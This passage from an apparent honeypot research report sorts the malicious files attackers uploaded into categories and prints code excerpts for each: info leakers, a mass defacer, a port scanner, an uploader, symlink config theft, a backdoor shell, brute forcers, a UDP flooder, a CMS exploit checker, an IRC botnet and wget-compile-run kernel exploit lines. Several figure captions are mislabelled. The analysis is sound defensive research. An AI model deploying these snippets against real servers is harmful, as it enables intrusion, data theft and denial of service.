71.         $reqPwd = ($reqPwdLen > 0) ? fread($input, $reqPwdLen) : '';
72.         $https = ord(fread($input, 1));
73.         $host = fread($input, ord(fread($input, 1)));
74.         $port = ord(fread($input, 1)) * 256 + ord(fread($input, 1));
```

Figure 4.17: Function inside proxy aimed for decrypting the request coming from the attacker

4.3.8 System Info Leaker

Number of Unique Files: 341
Number of Total Files: 397
Ratio (Unique/Total): 85.9%

We defined as a generic System Info Leaker any script able to extract configuration informations from the server. That means reading /etc/hosts, /etc/passwd, .htaccess, and similar files and reporting these informations to the attacker. Another kind of files included in this category are scripts compressing the whole /var/www/ folder and sending it to the attacker. This category is strictly related to SQL Dumper: both of them, in fact, provide a functionality that is usually included in a web shell, and separation of functionalities can be considered as one of the fundamental steps for obtaining reliable and maintainable code.

The example shown in Figure 4.18 is a Perl script (Perl is a programming language which is often used by attackers) able to compress a list of files in a single archive and make it available for download. This technique is often used by attackers in order to download several informations in

a short amount of time, discovering both configuration informations (domains, users, groups etc.) and eventual private files (users often have a password file where they store database credentials).

```
@lines =<$FORM{pass}>;
$y = @lines;
open (MYFILE, ">tar.tmp");
print MYFILE "tar -czf ".$FORM{tar}.".tar ";
for ($ka=0;$ka<$y;$ka++){
while(@lines[$ka]  =~ m/(.*?):x:/g){
&lil($1);
print MYFILE $1.".txt ";
for($kd=1;$kd<18;$kd++){
print MYFILE $1.$kd.".txt ";
}
}
 }
print'<body class="newStyle1">
<p>Done !!</p>
<p> </p>';
if($FORM{tar} ne ""){
open(INFO, "tar.tmp");
@lines =<INFO> ;
close(INFO);
system(@lines);
print'<p><a href="'.$FORM{tar}.'.tar">Click here 2 download tar file</a></p>';
}
}
 print"
</body>
</html>";
```

Figure 4.18: System Info Leaker Compressing function

4.3.9 Mass Defacer

Number of Unique Files: 356
Number of Total Files: 683
Ratio (Unique/Total): 52.1%

A Mass Defacer is a tool (usually a PHP script) an attacker can use while performing a defacement attack: a defacement is an attack that aims to change the visual appearance of a website. A mass defacer generally works on two main directions: on one side, it overloads every single page on the website with a symbolic link to a single page, on the other hand it writes this single page, which is a usual defacement page.

This category is loosely related to the System Info Leaker one, and files often belong to both categories, as before setting up a mass defacement the attacker has to understand the topology of the website. The relatively low percentage of Unique/Total files ratio allows us to conclude that this kind of files have been developed by groups of attackers who share their scripts among each other, so that each member can then use the same version of the file in order to perform the attack.

In Figure 4.19 we show a variation from the common behavior: this script, in fact, after listing all files present on the web server does not create symbolic links but overwrite directly all pages with the defacement one. Of course this operation fails on our machines as all our files do not have write permissions.

```
$hamboldt01 = fopen($infos['dir']."/public_html/index.html", 'a+');
$hamboldt02 = fopen($infos['dir']."/public_html/index.htm", 'a+');
$hamboldt03 = fopen($infos['dir']."/public_html/index.php", 'a+');
$relatorio = fopen('relatorio.html', 'a+');
if($hamboldt01){
fwrite($hamboldt01, "Hamboldt was here");
fwrite($relatorio, "<pre><b> Mass Defaced: </b> ". $domain."<br>");
}
if($hamboldt02){
fwrite($hamboldt02, "Hamboldt was here");
fwrite($relatorio, "<pre><b> Mass Defaced: </b> ". $domain."<br>");
}
if($hamboldt03){
fwrite($hamboldt03, "Hamboldt was here");
fwrite($relatorio, "<pre><b> Mass Defaced: </b> ". $domain."<br>");
}
}
// Salva index.php
$file = fopen('indexes.html', 'a+');
fwrite($file, '<pre> '.$i.' => '.$domain.' Acessar: '.$caminho2);
$file = fopen($infos['name']."_index_".$domain."_.txt", "w+");
fwrite($file, $config01);
}
```

Figure 4.19: System Info Leaker Compressing function

4.3.10 Web Search Bot

Number of Unique Files: 413
Number of Total Files: 425
Ratio (Unique/Total): 97.2%

Reconnaissance is the first phase of an attack. During this phase, criminals often use a bot in order to automatically perform queries toward common search engines, looking for particular dorks in order to find exploitable websites. Because of the limit in the number of queries per IP every search engine allows, attackers often try to parallelize the process by performing queries from different machines, and using an already exploited one seems to be a common practice.

The most targeted web search engines used for this activity are Google, Bing, Yandex and Yahoo. Queries are often embedded directly in the scripts (hardcoded), and results are usually displayed as an HTML page or sent via e-mail to the attacker.

An interesting example of Web Search Bot is displayed in Figure 4.20: this particular Bot does not rely on common dorks for finding vulnerable versions of CMSs, but rather tries to look for web shells that have been crawled by the Search Engine. This practice is commonly used by attackers for finding easy target during SEO Campaigns or Mass Defacement, as the exploit has already been performed by somebody else and they just have to upload their files using the already present shell.

```
89.             my $gRequest =  HTTP::Request->new(GET => "http://www.google.de/search?q=$_&start=$gPage","0");
90.             my $gResource = $userAgent->request($gRequest);
91.
92.             if($gResource->is_success) **
93.                     my @gContent = split("<div class=g>", $gResource->content);
94.                     if(@gContent < 10) ** $isLastPage = 1; };
95.
96.                     for(my $gPiece = 1; $gPiece < @gContent; $gPiece++) **
97.                             my $shellLink = substr($gContent[$gPiece], index($gContent[$gPiece], "href=\"") + 6);
98.                             $shellLink = substr($shellLink, 0, index($shellLink, "\""));
99.
100.                            print "[*] Check status of site \"$shellLink\"\n" if($outputOn == 1);
101.
102.                            my $sRequest = HTTP::Request->new(GET => $shellLink);
103.                            my $sResource = $userAgent->request($sRequest);
104.
105.                            if($sResource->is_success) **
106.                                    if(index($sResource->content, $checkTerm[0]) != -1 && index($sResource->content, $checkTerm[1]) != -1) **
107.                                            open(FILEHANDLE, ">>$outputFile");
108.                                            print FILEHANDLE "Link: <a href=\"$shellLink\">$shellLink</a><br>\n";
109.                                            print FILEHANDLE "Search Term: <i>$_</i><br><br>\n";
110.                                            close FILEHANDLE;
111.
112.                                            print "[+] Found shell: $shellLink\n" if($outputOn == 1);
113.                                    } else **
114.                                            print "[-] No shell\n" if($outputOn == 1);
115.                                    }
116.                            } else **
117.                                    print "[-] Offline\n" if($outputOn == 1);
118.                            }
119.                    }
```

Figure 4.20: Web search bot connecting to google.de

4.3.11 Network Scanner

Number of Unique Files: 420
Number of Total Files: 445
Ratio (Unique/Total): 94.4%

Network scanning is one of the oldest reconnaissance methods. The attacker basically tries to look inside the internal network of the victim for any open port that can be used for performing an attack to a known vulnerable service. Several tools are available in the market, like Nessus [43] and nMap [44]. However, we didn't find any example of such softwares (even if we received commands aimed to launch an nmap session, even if the software is not present on our machines), while we received several examples of custom scripts aimed to discover internal hosts with known open ports, like FTP or TelNet. When an host with a known open port is discovered, a dictionary-based bruteforce attack is usually performed.

The example in Figure 4.21 is the classical implementation of a network scanner: giving an IP address, the script creates a socket and tries to connect to that host on a certain port. If the connection is established, the result is displayed to the attacker. Among the ports scanned, we can recognize several known ports, as FTP (21), Telnet (23), SMTP (25) and NetBios (137, 138, 139).

```
32. case "scan";
33.     error_reporting(0);
34.     ignore_user_abort(FALSE);
35.     $ip = $_GET["scanIP"];
36.     $port = $_GET["scanPort"];
37.     if (preg_match("/quick/",$port)) {
38.         $ports = array(21, 22, 23, 80, 125, 5900, 6667, 6668);
39.         foreach($ports as $p) {
40.             $sock = fsockopen($ip, $p, $errno, $errstr, 1);
41.             if($sock) {
42.                 print "<br>Port ". $p . " is Open! <br>";
43.             }
44.         }
45.     }
46.     if (preg_match("/common/",$port)) {
47.         $ports = array(20, 21, 22, 23, 25, 43, 53, 57, 80, 88, 110, 115, 118, 119, 137, 138, 139, 143, 161, 162, 194, 443, 445, 465, 514, 993, 995, 989, 990, 108
    0, 1723, 3389, 5900, 5901, 5902, 5903, 8080);
48.         foreach($ports as $p) {
49.             $sock = fsockopen($ip, $p);
50.             if($sock) {
51.                 print "<br>Port ". $p . " is Open! ";
52.             }
53.         }
54.     }
55.     if (preg_match("/full/",$port)) {
56.         for($i=0;$i<=65535;$i++) {
57.             $sock = fsockopen($ip, $i);
58.             if($sock) {
59.                 print "<br>Port ". $i . " is Open! ";
60.             }
61.         }
62.     }
63.     break;
```

Figure 4.21: Network Scanner for well known ports

4.3.12 Malware

Number of Unique Files: 475
Number of Total Files: 492
Ratio (Unique/Total): 96.5%

Malware is one of the most common categories of malicious software present in the wild. It can be generally described as a tool intended for disrupt computer operations, gather sensitive information, or gain access to private computer systems. While there are several types programs that can be categorized as malware (viruses, trojan horses, ransomwares, spywares etc.) we preferred to group all these categories in one. We initially didn't expect to receive any example of this category, as malwares are usually targeting clients rather than servers, and the vast majority of them (over 99% according to German Antivirus Firm G-Data [45]) are meant to be run on Windows environment, while most of the server are running some Unix distribution (Debian in our specific case). However, we received some example of malwares, most of them prepared to run on Windows 32 bits. The explanation to this behavior is that our exploited machine has been used, according to the attacker's intention, as a "storage facility" for malwares. Furthermore, we analyzed HTTP requests for these files, especially the Referrer Header, and we concluded that most of the times requests were coming from legitimate websites (mail clients, forums, etc.). We can conclude that the attacker tried to host the malware on our machines, while performing some kind of spamming campaign on other websites for spreading the malware and reaching more victims.

We analyzed all executable files by sending them to VirusTotal, a web application which runs different antivirus softwares on an uploaded file in order to understand if it's a malware, and its classification (when provided). An API is available for universities and research centers, allowing us to automatize the process of sending files.

As can be seen in the example (Figure 4.22) VirusTotal correctly identifies the file as a Trojan Dropper *Win32.Bladabindi*. In particular, this Trojan opens a backdoor for receiving communications from the attacker on port 8334, modifies the "CurrentVersionRun" Registry Key in order to be executed on Windows boot and logs every key pressed by the victim, sending daily reports to "shaaa1983.zapto.org" server.

Commtouch	W32/MSIL_Troj.AP.gen!Eldorado	20131203
Comodo	TrojWare.MSIL.Bladabindi.O	20131203
DrWeb	Win32.HLLW.Autoruner.25074	20131203
Emsisoft	Trojan.Generic.KDZ.1629 (B)	20131203
ESET-NOD32	a variant of MSIL/Bladabindi.O	20131203
F-Prot	W32/MSIL_Troj.AP.gen!Eldorado	20131203
F-Secure	Trojan.Generic.KDZ.1629	20131203
Fortinet	MSIL/Agent.PPP!tr	20131203
GData	Trojan.Generic.KDZ.1629	20131203
Ikarus	Trojan.Msil	20131203
Jiangmin	Trojan/Generic.axomb	20131203
K7AntiVirus	Trojan (700000121)	20131202
K7GW	Backdoor (04c4b6b11)	20131202
Kaspersky	Trojan.MSIL.Disfa.boi	20131203
Kingsoft	Win32.Troj.Undef.(kcloud)	20130829
Malwarebytes	Trojan.MSIL	20131203
McAfee	Trojan-FAUE!DAF8F1963D75	20131203

Figure 4.22: VirusTotal Report for Win32.Bladabindi

4.3.13 Documents

Number of Unique Files: 516
Number of Total Files: 518
Ratio (Unique/Total): 99.6%

We included in this category every sort of files that can not be directly used as a tool or without any specific purpose. We carefully remove any private information as soon as we collect them (e.g., credit card numbers, mail addresses, phone numbers etc.) by means of regular expressions. We believe attackers use exploited servers for transferring contents. Most of them are related to spamming/phishing campaign, as list of mail addresses, but we also received several unrelated documents, from religious manifests up to manuals for creating bombs. In order to separate malicious documents, like malicious PDFs from other documents, we tested the document on VirusTotal application. We consider it as "Document" only if no antivirus are considering it as a harmful file.

For example, we can see in Figure 4.23 an extract from one of these documents: in particular this text file is a cheat sheet for GTA San Andreas. The cheats are actually working.

```
1. GTASA cheat
2.
3. LXGIWYL = SENJATA PAKET 1
4. PROFESSIONALSKIT = SENJATA PAKET 2
5. UZUMYMW = SENJATA PAKET 3
6. HESOYAM = DARAH, UANG, ANTI PELURU
7. BAGUVIX = BADAN KEBAL
8. CVWKXAM = OKSIGEN TIDAK TERBATAS
9. ANOSEONGLASS = MODE ADRENALIN
10. FULLCLIP = AMUNISI TAK TERBATAS
11. TURNUPTHEHEAT= NAIKKAN DUA LEVEL WANTED
12. TURNDOWNTHEHEAT = HAPUS WANTED LEVEL
13. BTCDBCB = GENDUT
14. BUFFMEUP = BEROTOT
15. KVGYZQK = KURUS
16. AEZAKMI = TIDAK DIINCAR POLISI
17. BRINGITON = MAXIMUM LEVEL MANTED
18. VKYPQCF = STAMINA MAKSIMUM
19. NATURALTALENT = MAKSIMUM LEVEL DRIVING SKILL
20. PROFESSIONALKILLER = SENJATA LEVEL HIT MAN
```

Figure 4.23: Extract from GTA San Andreas Cheat Sheet

4.3.14 Uploader

Number of Unique Files: 597
Number of Total Files: 740
Ratio (Unique/Total): 80.7%

One of the first objective an attacker tries to accomplish during the exploitation is to upload his own files on the machine. An uploader is a script exactly performing this operation: it allows the attacker to upload files on the web server. We generally recognized two types of uploaders, the ones receiving a file via a POST request and the ones which are aimed to receive a link to a file hosted on another web machine. Both of them are very interesting for us, as files directly uploaded on our honeypots can be clustered on our clustering system, while requests allow us not only to download and cluster the file, but also to log the request for future analysis.

In Figure 4.24 we can see a classical example of an uploader: The PHP script is displaying a form where the attacker can copy and paste the content of a file and a path, on submission the file will be saved in the desired location.

```
<html>
<head>

<title>&#1607;&#1603;&#1585; &#1575;&#1604;&#1593;&#1580;&#1605;&#1575;&#1606;</title>

<html><body text="#FFFF32" bgcolor="#00CC66">

<?
$uploaddir = './';
$uploadfile = $uploaddir . basename($_FILES['userfile']['name']);
if ( isset($_FILES["userfile"]) ) {
    echo "Upload ";
    if (move_uploaded_file
($_FILES["userfile"]["tmp_name"], $uploadfile))
echo $uploadfile;
    else echo "failed";
}

?>

<p align="center"><font face="Arial" color="#FF0000"><b>&#1607;&#1603;&#1585; &#1575;&#1604;&#1593;&#1580;&#1605;&#1575;&#1606;</b></font><p align="center"><b><f
ont face="Arial">Created  :
</font></b><font face="hacker-alajman"><strong>

.</strong></font></p>
<form name="upform" method="post" action="<?=$PHP_SELF?>"
enctype="multipart/form-data">
<p align="center">
<input type="file" name="userfile">
<input type="submit">
</p>
</body></html>
```

Figure 4.24: Example of Uploader script

4.3.15 Configuration Overloader

Number of Unique Files: 656
Number of Total Files: 713
Ratio (Unique/Total): 92.0%

We define as a Configuration Overloader any script aimed to rewrite several configuration files, like php.ini, .htaccess and similar. We also include in this category files that perform only the first operation described in a Mass Defacer, creation of symbolic links for substituting pre-existent pages to a new one. The main difference between a Mass Defacer and a Configuration Overloader is the missing "defacement phase" in the latter one.

As can be seen in Figure 4.25, the typical Configuration Overloader writes a custom ".htaccess" file with several common options, like rewriting the Directory Index in order to redirect the index.html page on a page for a specific folder, and the option for following symbolic links, as the next step performed will be to overwrite all pages (in this specific example, pages from OSCommerce CMS) with a link to a custom page.

```
$htaccess="
Options all
Options +Indexes
Options +Followsymlinks
DirectoryIndex Sux.html
AddType text/plain .php
AddHandler server-parsed .php
AddType text/plain .html
AddHandler txt .html
Require None
Satisfy Any
";
file_put_contents(".htaccess",$htaccess,FILE_APPEND);
$passwd=$_POST["passwd"];
$passwd=explode("\n",$passwd);
echo "Start Symlinking ...<br>";
foreach($passwd as $pwd){
$pawd=explode(":",$pwd);
$user =$pawd[0];
// Now symlink Them
@symlink('/home/'.$user.'/public_html/includes/configure.php',$user.'-shop.txt');
@symlink('/home/'.$user.'/public_html/os/includes/configure.php',$user.'-shop-os.txt');
@symlink('/home/'.$user.'/public_html/oscom/includes/configure.php',$user.'-oscom.txt');
@symlink('/home/'.$user.'/public_html/oscommerce/includes/configure.php',$user.'-oscommerce.txt');
@symlink('/home/'.$user.'/public_html/oscommerces/includes/configure.php',$user.'-oscommerces.txt');
@symlink('/home/'.$user.'/public_html/shop/includes/configure.php',$user.'-shop2.txt');
@symlink('/home/'.$user.'/public_html/shopping/includes/configure.php',$user.'-shop-shopping.txt');
@symlink('/home/'.$user.'/public_html/sale/includes/configure.php',$user.'-sale.txt');
@symlink('/home/'.$user.'/public_html/amember/config.inc.php',$user.'-amember.txt');
@symlink('/home/'.$user.'/public_html/config.inc.php',$user.'-amember2.txt');
@symlink('/home/'.$user.'/public_html/members/configuration.php',$user.'-members.txt');
@symlink('/home/'.$user.'/public_html/config.php',$user.'-4images1.txt');
@symlink('/home/'.$user.'/public_html/forum/includes/config.php',$user.'-forum.txt');
@symlink('/home/'.$user.'/public_html/forums/includes/config.php',$user.'-forums.txt');
@symlink('/home/'.$user.'/public_html/admin/conf.php',$user.'-5.txt');
```

Figure 4.25: htaccess rewrite and symlinks creation on a Configuration Overloader

4.3.16 BackDoor

Number of Unique Files: 703
Number of Total Files: 728
Ratio (Unique/Total): 96.6%

Inserting a backdoor is a common technique for attackers in order to maintain access to an exploited webserver even after the webbmaster rebooted the machine. This kind of tools, in fact, are usually uploaded to a hidden directory (attackers usually tried to put these files in /usr/bin or /lib/ directory, with a name starting with "." character in order to become invisible with regards to *ls* command). In order to let these programs work even after a reboot, criminals usually try to add an entry on a rc script (like /etc/rc.2, /etc/rc.local), or add it in the crontab. Inside this category we find several different type of files, from ELF executable to Perl, PHP and Python scripts.

This kind of files is usually opening a socket on a custom port and listening to that port for any connection. Usually, when a connection is received a password is asked and, if positive, a shell is executed in order to allow the connector to launch arbitrary shell commands on the webserver. Another version of these scripts are actively connecting to a remote host (usually hardcoded or given as a argument parameter) and keeping the connection active. The attacker has only to give commands to a single machine which in turn will send this command to all shells connected to it, like a C&C server in a botnet.

We show in Figure 4.26 the main loop of one of these backdoors: working as a server, the script is using an infinite loop (while true) waiting for any connection and spawning a shell to each client. Not shown in the image is the content of the "Shell" class, where a password (hardcoded inside the script) is asked to the client. If this check fails, the connection will be dropped.

```
140.    while (true) {
141.        $new_socket = socket_accept($master_socket);
142.
143.        if ($new_socket !== false) {
144.            $pids[] = pcntl_fork();
145.
146.            $current_pid = $pids[count($pids) - 1];
147.
148.            if ($current_pid === 0) {
149.                $client = new Client($new_socket);
150.
151.                $shell = new Shell();
152.
153.                $client->Send($shell->GetShell());
154.
155.                $timeout = time();
156.                do {
157.                    if (time() - $timeout > TIMEOUT_SECONDS) {
158.                        break;
159.                    }
160.
161.                    $command = $client->Read();
162.                    $command = trim($command);
163.
164.                    $show_shell = false;
165.
166.                    if ($command === ';') {
167.                        $command  = '';
168.                        $show_shell = true;
169.                    }
170.
171.                    if (strlen($command) !== 0) {
172.                        if ($command === SHUTDOWN_CMD) {
173.                            break 2;
174.                        }
```

Figure 4.26: Main loop of a Backdoor

4.3.17 BruteForcer Script

Number of Unique Files: 1757
Number of Total Files: 1959
Ratio (Unique/Total): 89.7%

A BruteForcer Script is a tool aimed to attack a specific service by means of brute-forcing attack. We actually bend the strict definition of bruteforcing as we do not only include in this category cryptanalytic attacks which systematically check all possible passwords by traversing the entire search space, but also any kind of dictionary-based attack, where passwords checked belong to a dictionary. The dictionary can be directly hardcoded inside the script, increasing by many order of magnitude the size of the file, or being loaded from another file during the attack. A third possibility is represented by dynamically receiving a list of password via a POST request. The target of these scripts can vary: we received files meant to guess user and password of a local database, or meant for bruteforcing FTP protocol of a remote host, and several other examples.

Another example of bruteforcing script is directed to particular web applications. During our experiments, we received scripts directed toward Apple webserver and Sky webserver: in particular, these two web services allowed for username and password checking without tracking the number of requests performed from a single IP address. This behavior allows an attacker to discover valid username and password couples by simply performing endless requests. Some of these scripts are loading their dictionaries from uploaded files, and these files showed how tested words belong to specific alphabetic ranges. Our conclusions from this analysis is that attackers are parallelizing a dictionary-based bruteforce attack over these specific webservers by uploading the same script and different parts of the same dictionary to different exploited webservers.

The script shown in Figure 4.27 is loading a list of usernames and passwords directly from a POST request, and then trying each couple with two possible targets, according to a parameter passed to the script. ftp_check is checking the couple on the FTP service of an external webserver, while cpanel_check is checking the cPanel web interface (port 2082). cPanel is a Unix based web hosting control panel that provides a graphical interface and automation tools designed to simplify the process of hosting a web site, utilizing a 3 tier structure that provides capabilities for administrators, resellers, and end-user website owners to control the various aspects of website and server administration through a standard web browser. It's easy to understand why attackers can be interested in discovering credentials for accessing this service, as it'd give them possibility to fully control the webserver.

```
120. if(isset($submit) && !empty($submit)){
121. if(empty($users) && empty($pass)){ print "<p><font face=\"Tahoma\" size=\"2\"><b><font color=\"#191919\">Error : </font>Please Check The Users or Password List E
     ntry . . .</b></font></p>"; exit; }
122. if(empty($users)){ print "<p><font face='Tahoma' size='2'><b><font color='#191919'>Error : </font>Please Check The Users List Entry . . .</b></font></p>"; exit;
     }
123. if(empty($pass) ){ print "<p><font face='Tahoma' size='2'><b><font color='#191919'>Error : </font>Please Check The Password List Entry . . .</b></font></p>"; exi
     t; };
124. $userlist=explode("\n",$users);
125. $passlist=explode("\n",$pass);
126. print "<b><font face=\"Tahoma\" style=\"font-size: 9pt\" color=\"#1D1D1D\">[~]$</font><font face=\"Tahoma\" style=\"font-size: 9pt\" color=\"#191919\">
127. Cracking Process Started....Ended</font></b><br><br>";
128. foreach ($userlist as $user) {
129. $pureuser = trim($user);
130. foreach ($passlist as $password ) {
131. $purepass = trim($password);
132. if($cracktype == "ftp"){
133. ftp_check($target,$pureuser,$purepass,$connect_timeout);
134. }
135. if ($cracktype == "cpanel")
136. {
137. cpanel_check($target,$pureuser,$purepass,$connect_timeout);
138. }
```

Figure 4.27: Main loop of a Backdoor

4.3.18 Local Exploit

Number of Unique Files: 2033
Number of Total Files: 2322
Ratio (Unique/Total): 87.5%

We consider as a local exploit every tool that aims to increase the privileges of the web user on the machine. In this category we included two different kind of programs: single executables (or at least source files), and scripts aimed to download and execute automatically a local exploit. Both of them eventually rely on a known vulnerability on our system (both inside the kernel or inside a setuid executable) in order to exploit it and acquire root privileges on the machine. This category of attacks is actually impossible to be avoided: we can't be protected against any 0-day vulnerability on Linux Kernel or on one of the services hosted on our machines. However, we mitigated this problem by automatically update every single part of the basic snapshot (the virtual machine image that will be used for restoring the web server after every completed attack) and by limiting the number of services available on the machine.

It's important to notice how these files, even if the ratio Unique/Total is quite high (¿85%), are rarely directly written by the attacker: building an exploit is not an easy task and it's usually performed by some highly skilled professionals, who are releasing the exploit in the wild. Attackers simply grab the source code, compile it (usually directly on the exploited machine) and run it against the webserver. The only exception to this behavior is represented by scripts which are downloading and executing exploits, as the source from which exploits are downloaded can vary. In particular, source code can be downloaded from some public exploit databases (like exploit-db.com or 1337days.com), from some private servers (usually under control of the attacker) or from some public code-hosting web service (like code.google.com or github.com).

An example of the last category of scripts is displayed in Figure 4.28. In this particular case, the script (written in Perl) is downloading several different source code files from *www.r00tw0rm.com* website, a commonly known exploit database which have been recently shut down by US government, compile (after eventually unpacking the archive) them using gcc (we installed autotools on our honeypots in order to allow this behavior), launch the exploits and checking the id of the user after each exploit run. If any of the attacks has been successful, the id displayed would be 0, which is the root id on Unix systems.

```
20. system("wget http://www.r00tw0rm.com/2o11Expl01t/2.6.18.c");
21. system("gcc 2.6.18.c -o 2.6.18");
22. system("chmod 777 2.6.18");
23. system("./2.6.18");
24. system("id");
25. system("wget http://www.r00tw0rm.com/2o11Expl01t/2.6.33.c");
26. system("gcc 2.6.33.c -o 2.6.33");
27. system("chmod 777 2.6.33");
28. system("./2.6.33");
29. system("id");
30. system("wget http://www.r00tw0rm.com/2o11Expl01t/2.6.34.c");
31. system("gcc -w 2.6.34.c -o 2.6.34");
32. system("sudo setcap cap_sys_admin+ep 2.6.34");
33. system("./2.6.34");
34. system("id");
35. system("wget http://www.r00tw0rm.com/2o11Expl01t/2.6.37-rc2.c");
36. system("gcc 2.6.37-rc2.c -o 2.6.37-rc2");
37. system("chmod 777 2.6.37-rc2");
38. system("./2.6.37-rc2");
39. system("id");
40. system("wget http://www.r00tw0rm.com/2o11Expl01t/2.6.37.c");
41. system("gcc 2.6.37.c -o 2.6.37");
42. system("chmod 777 2.6.37");
43. system("./2.6.37");
44. system("id");
45. system("wget http://www.r00tw0rm.com/2o11Expl01t/2.6.43.2.c");
46. system("gcc -w 2.6.43.2.c -o 2.6.43.2");
47. system("sudo setcap cap_sys_admin+ep 2.6.43.2");
48. system("chmod 777 2.6.43.2");
49. system("./2.6.43.2");
50. system("id");
```

Figure 4.28: Download, compile and launch of several exploits for Unix kernel

4.3.19 Flooder Script

Number of Unique Files: 2841
Number of Total Files: 2952
Ratio (Unique/Total): 99.6%

A Flooder Script is any script that aims to compromize the usability of a server by means of flooding attack. This is a particular case of a DoS (Denial Of Service) attack relying on the transmission of several crafted packages to the same webserver in order to cause the crash of a particular service (even the whole machine on some configurations).

There are several options for performing a flooding attack on different protocols, from UDP flooding (which is performed by sending the same packet on several random UDP ports)up to HTTP flooding (performed by sending specially crafted HTTP requests). In the latter case, as in TCP flooding, it must be noticed that the packet should be manually crafted and not relying on the usual protocol stack, otherwise the attacker should open and maintain an open connection for each TCP packet, provoking a DoS on his very own machine.

Figure 4.29 shows a typical example of a UDP flooder. The code sends a dummy packet (composed of 65,000 “X” characters) to a random port of the victim. Each packet forces the victim into checking if there is a service listening on the port (in most case the answer will be no, as wanted by the attacker) and sending the appropriate response (for unused ports it will be an ICMP Destination Unreachable packet). This process would eventually cause the victim OS to crash. A nice optimization of this code would be to spoof the IP source address in order to avoid the ICMP response coming from the victim while it still active.

```
23.     $packets = 0;
24.     ignore_user_abort(TRUE);
25.     set_time_limit(0);
26.
27.     $exec_time = $_GET['time'];
28.
29.     $time = time();
30.     //print "Started: ".time('d-m-y h:i:s')."<br>";
31.     $max_time = $time+$exec_time;
32.
33.     $host = $_GET['host'];
34.
35.     for($i=0;$i<65000;$i++){
36.     $out .= 'X';
37.     }
38.     while(1){
39.     $packets++;
40.     if(time() > $max_time){
41.   break;
42.     }
43.     $rand = rand(1,65000);
44.     $fp = fsockopen('udp://'.$host, $rand, $errno, $errstr, 5);
45.     if($fp){
46.   fwrite($fp, $out);
47.   fclose($fp);
```

Figure 4.29: Main loop of a Backdoor

4.3.20 Attack Scripts to other machines

Number of Unique Files: 3956
Number of Total Files: 5064
Ratio (Unique/Total): 61.1%

We classified as "Attack Scripts to other machines" any script which is in charge of performing an exploitation toward an external machine. We defined exploit as any activity intended to leak private informations exploiting a victim machine not using any bruteforce attacks or flooding DoS. In this category we can find LFI/RFI Scanners, CMSs exploiter etc..

As in the Local Exploit category, this category of files is not usually written directly by an attacker. Instead, they are created by highly skilled programmers and reused by other attackers. Generally speaking, these kind of scripts receive a list of IPs/URLs and perform an attack over these candidates. For scanners, these scripts are generally looking for LFI/RFI vulnerabilities: this kind of vulnerabilities (Local Files Inclusion/Remote File Inclusion) allows an attacker for displaying arbitrary files on the webpage of the victim. That is, an LFI would allow for an attacker to display /etc/passwd inside a webpage. An RFI works in the same way but by allowing an attacker to embed an arbitrary external page inside a webpage. The latter vulnerability is more dangerous as it allows an attacker to include a webshell on the victim, usually allowing it for arbitrary code execution in the victim environment. A CMS exploiter, instead, looks for specific paths on a specific web application in order to exploit known vulnerabilities (like the ones we have on our honeypots), usually trying to upload a web shell on these machines and notifying the attacker of the successful exploitation.

In Figure 4.30 we show an example of CMS exploiter. In particular, the script targets an arbitrary file upload vulnerability in img_manager ¡=2.0.10 plugin for Joomla! [47]. The part shown, however, is meant for only checking the existence of the vulnerability (a patch issued by Joomla! developer make the request ending up in a 404) and not for actually exploit it. A successive part of the script (not shown) is in charge of the actual exploitation of the vulnerability and the upload of a webshell on the target.

```
22. if($_POST['lover']){
23. $target = explode("\r\n",$_POST['sites']);
24.
25.
26.         foreach($target as $targets){
27.         $targets = @trim($targets);
28.         $lolz = '/index.php?option=com_jce&task=plugin&plugin=imgmanager&file=imgmanager&method=form&cid=20&6bc427c8a7981f4fe1f5ac65c1246b5f=9d09f693c63c1988a9f8
    a564e0da7743';
29.         $dns = ($targets).($lolz);
30.         $get = @file_get_contents($dns);
31.         if(eregi('{"result":null,"error":"No function call specified!"}',$get)){
32.         echo "<font color='blue'> $targets => There JCE Vulnerability </font><br>"; }
33.         else {
34.         echo "<font color='red'> $targets => Error </font><br>";
35.
36. }
37. }
38. }
39. ?>
40.
```

Figure 4.30: CMS Exploiter vulnerability detection phase

4.3.21 Botnet

Number of Unique Files: 6878
Number of Total Files: 7912
Ratio (Unique/Total): 86.9%

A Botnet can generically be described as a program communicating with other similar programs over the Internet in order to perform some tasks. This is one of the most common objectives pursued by attackers. By using a botnet, in fact, an attacker is able to parallelize attacks, perform Distributed Denial of Service attacks (DDoS), distributed bruteforcing and even bitcoin mining.

While we initially considered to receive a small number of these files, as they are usually meant to be run on clients rather than servers, we had to change our beliefs as it seems that the number of botnets which are including servers is constantly increasing over time. The reason behind this behavior can be found in the fact that a server is a machine which is usually up and running 24 hours a day 7 days per week, while a client is usually turned off during the night. Therefore, attackers are looking up for uploading botnets also on servers in order to maximize the productivity of their networks. Most of the botnets we received are in communication with other machines via IRC: this protocol (cfr. RFC 1459 [48]), invented in 1993 by J. Oikarinen and D. Reed, focuses on group communication in discussion forums by means of live interactive instant text messaging. Clients are connecting to one or more "channels", where they can see message posted by other clients. One or more of these clients work as administrators, having specific permissions over other clients (muting, kicking out etc.). Another way of communication for botnets is over HTTP: clients periodically connect to a webserver (usually by an URL, so that the IP can change over time), send to it a batch of informations and receive new instructions. In a botnet, the administrator of the IRC channel or the webserver clients are connecting to is called Command&Control server. Using this one-to-many mechanism, attackers are able to maintain control and give new tasks to several machines by issuing commands to only one server. Furthermore, it allows for an easy way of updating scripts, as every single bot in a Botnet are connecting to the same C&C. We drop any connection performed by our scripts, so that the C&C will never acknowledge of the presence of a new bot inside the network. However, this behavior prevents us to discover new updates issued by the botMaster to any script, and a particular study in this direction can be explored in future works.

The beginning part of a botnet script is shown in Figure 4.31. Starting from a set of hardcoded initial nicknames and IRC channels, on the first boot the script tries to connect to various channels until it receives the first answer. At this point it receives a first batch of updates and commands. Once the initial setup is completed, it will connect to different IRC channels using given nicknames and waiting for commands from C&C. An initial group of commands are already present inside the script: this set include DoS attacks and bruteforce. However, the botMaster always have the possibility to issue new commands to every machine in the botnet by means of the generic execute function.

```
$sock=IO::Socket::INET->new(LocalAddr => $FROM, Proto=>"tcp", PeerAddr=> $server, PeerPort=> $port) || exit();
   print $sock "NICK ".$nick."\n";
    print $sock "USER $ident $FROM $server :$name\n";
while (<$sock>) {
        if (/^:.+?\s433\s/) { # nick already in use
            $nick2 = $nickname[rand scalar @nickname];
            print $sock "NICK ".$nick2."\n";
        }
        if (/^:.+?\s376\s/) { # end of motd
            print $sock "JOIN $channel\n";
        }

        if(/^PING :(.*)/){ #replying the ping
            print $sock "PONG :$1\n";
        }
        if(/^\:$owner!.*\@.*PRIVMSG.*:.key (.*)/){
